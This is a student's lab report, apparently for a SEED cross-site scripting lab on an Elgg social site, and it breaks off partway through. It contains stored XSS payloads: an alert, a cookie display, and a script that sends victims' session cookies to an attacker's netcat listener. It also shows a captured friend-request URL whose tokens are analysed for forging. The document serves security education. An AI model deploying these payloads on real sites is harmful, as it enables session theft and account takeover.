Lab7 Report

2021 04 04 17:47

Alex W
1003474


User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy


task1
log in as Samy
insert the following code

task1_alert.html > ...

```
<script>
  window.onload = function () {
    alert("XSS");
  };
</script>
```


- this will register the alert function to be executed when the page is fully loaded





input the script in Brief Description section

testing




XSS prompt shows when anyone visits samy's profile


task2
log in as Samy
insert the following code

task2_cookie.html > ...

```
<script>
  window.onload = function () {
    alert(document.cookie);
  };
</script>
```


- this will register the alert function to be executed when the page is fully loaded





input the script in Brief Description section

testing




XSS prompt shows when anyone visits samy's profile

task3
log in as Samy
insert the following code


```
    let SERVER_IP = "192.168.2.11";
    let SERVER_PORT = "5555";

    document.write(
      `<img src=http://${SERVER_IP}:${SERVER_PORT}?c=${escape(
        document.cookie
      )}>`
    );
  };
</script>
```

input the script in Brief Description section




testing

testing
run nc on attacker's server
when victim to visit samy's site
the script is executed and the following screen appears




as the script rewrites the whole html DOM to contain only img tag, that makes a GET request to attacker's nc server

on attacker's side, he receives the cookie as part of the GET parameters




as shown, it contains /?c=Elgg cookie
hence, attack is successful

task4
inspect http header
attacker visits charlie's site
add him as a friend





the http header is captured as follows



specifically, the url is
http://www.xsslabelgg.com/action/friends/add?friend=46&__elgg_ts=1617633673&__elgg_token=la25KKSshSHQpg628VFRqA

analysing the url, the parameter to be changed are
friend
__elgg_ts
__elgg_token






inspecting samy's page, it's found that his guid is 47

